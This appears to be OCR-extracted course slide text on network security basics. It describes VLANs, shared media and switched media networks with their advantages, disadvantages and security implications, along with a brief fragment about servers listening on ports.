
Step-3
Route to destination 192.168.100.2.7575

Web server listening on port 7575


SSH server listening on port 22

VLAN

- A group of networks which are **logically** connected to the same wire and communicate with each other despite being **physically** located in different **geographical** locations is called a Virtual local area network (VLAN)
- These networks are configured through **software** rather than **hardware**
- Configuring VLANs is cheaper than creating a **routed network** because routers are costlier than switches



Notes:



VLAN (Cont'd)

Advantages:


- The number of devices for a specific network topology is reduced
- Managing physical devices becomes less complex
- Increases security options through separation and specific frame delivery
- Performance and security
- Formation of virtual workgroups
- Simplified administration

Disadvantages:

- VLANS rely on switches to do right thing
- Packet leaks from one VLAN to the text
- Injected packets meant for an attack

Security implications of VLANs

- Keeps hosts separated by VLANS and limits the number of devices that can talk to these hosts
- Increases security options via separation and specific frame delivery
- Controls inter-VLAN routing using IP access lists
- Deploys VTP domain, VTP pruning, and password protections


Shared Media Hub
Usable bandwidth: 1-4 Mbps
Per End-Station

Shared Media Network

- In shared media network, each node in the network **shares a single channel** and bandwidth for communication
- Every message reaches every node in the shared media network

Advantages:

- Cheap due to the low number of channel and hardware interference components
- No switch, so no switch delay
- Short response time
- Broadcasting or multicasting is easy
- Simple design

Disadvantages:

- Fixed channel bandwidth
- Need a router or gateway to go beyond each segment
- Limited distance span
- Traffic problems and network collisions
- Security issues may arise, as all information is transmitted to all nodes

Notes: ______

Switched Media Network


- In a switched media network, **point-to-point communication** is established through a dedicated line
- The communication needs switches to establish direct connection

Advantages:

- High bandwidth so that multiple pairs of nodes can communicate simultaneously
- No collision

Disadvantages:

- Expensive
- Complex design
- Long response time
- Security issues arise if the port is enabled on access switches. Rogue devices can provide access to the network

